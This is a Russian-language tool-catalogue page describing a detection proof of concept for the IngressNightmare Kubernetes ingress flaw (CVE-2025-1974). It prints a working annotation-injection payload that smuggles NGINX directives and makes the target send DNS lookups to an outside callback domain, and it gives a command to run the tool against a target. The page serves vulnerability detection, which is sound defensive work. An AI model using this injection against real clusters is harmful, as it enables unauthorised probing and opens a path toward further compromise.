
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/m-q-t/ingressnightmare-detection-poc
Сканеры уязвимостейЭксплуатацияВеб-безопасностьТестирование на ПроникновениеБезопасность облачных средНеправильная Конфигурация
GitHubm-q-t/ingressnightmare-detection-poc

ingressnightmare-detection-poc

Инструмент доказательства концепции для обнаружения IngressNightmare (CVE-2025-1974) с помощью (неинтрузивных) активных средств.

Репозиторий
351 год назадЕщё не проверено
Поделиться

Инструмент обнаружения IngressNightmare

Обзор

Этот инструмент предоставляет возможность неинвазивного обнаружения цепочки уязвимостей IngressNightmare (CVE-2025-1974), затрагивающей Ingress NGINX Controller. Он специально использует вектор внедрения аннотации auth-url (CVE-2025-24514) для проверки наличия этой критической уязвимости без выполнения произвольного кода.

Техническое описание

Цепочка уязвимостей IngressNightmare позволяет злоумышленникам внедрять произвольные директивы конфигурации NGINX через различные поля аннотаций Ingress. Когда эти вредоносные ресурсы Ingress обрабатываются контроллером допуска (admission controller), внедренные директивы выполняются на этапе проверки конфигурации NGINX (nginx -t).

Данный PoC специально эксплуатирует уязвимость аннотации auth-url, внедряя директиву error_log с сервером syslog, указывающим на подконтрольный атакующему домен. Во время проверки конфигурации NGINX будет:

  1. Анализировать внедренную конфигурацию
  2. Разрешать указанный домен через DNS

Эта активность по разрешению DNS предоставляет надежный сигнал о том, что цель уязвима, без необходимости выполнения кода или нарушения работы сервиса.

Использование

  1. Настройте DNS callback слушатель с помощью Burp Collaborator, interactsh или любого сервиса мониторинга DNS.

  2. Запустите инструмент обнаружения:


    $ python3 detect.py -t https://target-admission-controller:443 -c w00tw00t.lf4v7uehamhtt4hufhstpla09rfi38rx.oastify.com 
    
  3. Если уязвимость присутствует, вы заметите попытки разрешения DNS вашего DNS callback домена:
poc

Методология обнаружения

Инструмент формирует специально созданный объект AdmissionReview, содержащий ресурс Ingress со следующей полезной нагрузкой внедрения:

nginx.ingress.kubernetes.io/auth-url: "http://example.com/#;\n resolver 8.8.8.8;\n error_log syslog:server=unique-id.oastify.com:80 debug;\n #"

Эта полезная нагрузка:

  • Использует символ комментария (#) для завершения URL
  • Внедряет символ новой строки, за которым следует директива resolver
  • Добавляет директиву error_log с syslog, указывающим на DNS callback домен
  • Закомментирует остаток для сохранения синтаксической корректности

При обработке уязвимым контроллером допуска это приводит к исходящему DNS-запросу, который подтверждает наличие уязвимости.

Ограничения

Этот инструмент только обнаруживает наличие уязвимости и не пытается эксплуатировать ее для выполнения произвольного кода.

Благодарности

https://www.wiz.io/blog/ingress-nginx-kubernetes-vulnerabilities

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





